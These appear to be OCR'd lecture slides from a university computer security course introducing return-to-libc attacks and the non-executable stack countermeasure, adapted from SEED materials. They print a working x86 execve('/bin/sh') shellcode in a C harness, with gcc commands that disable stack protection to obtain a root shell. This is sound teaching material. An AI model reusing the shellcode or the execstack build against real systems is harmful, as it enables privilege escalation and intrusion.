Software Security

Return-to-libc Attacks & Return-Oriented Programming (Part I)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Please fill out the *Early Semester Check-In Survey* *>>> link on the website*
- Whiteboard Workshop TONIGHT! *>>> 02/11 @ 5:30pm in BH254*

Goals & Learning Objectives

- Return-to-libc Attacks & Return-Oriented Programming
  - The non-executable stack countermeasure
  - The main idea of the ***return-to-libc attack***
  - Challenges in carrying out the attack
  - Launching a return-to-libc attack
- *Next Time…*
  - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***
    - Overcoming `/bin/sh` (`/bin/dash`) countermeasure
    - Chaining arbitrary functions (or parts of functions)


The Non-Executable Stack Countermeasure

Review of the Buffer Overflow Attack

This slide intentionally left unfinished—used for in-class sketching

Review of the Buffer Overflow Attack

This slide intentionally left unfinished—used for in-class sketching



stack.c

nops / Malicious Code

args (in "reverse" order)

Write new return addr.

offset (ebp - buffer)

exploit.py → badfile

Non-Executable Stack

Running shellcode in a C program:

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

Cast `buffer` to a function ptr & call it!

With an executable stack:

```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#     ← Got the (root) shell!
```

With a non-executable stack:


```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```

Return-to-libc Attack: Ideas & Challenges

How to Work Around the Non-Executable Stack Countermeasure?

We can't put our code on the stack…


So what can we do?!



How to Work Around the Non-Executable Stack Countermeasure?

- Instead, jump to ***existing code***
  - e.g., existing code in the program, executable code in the **`libc`** library, ~~OS code~~

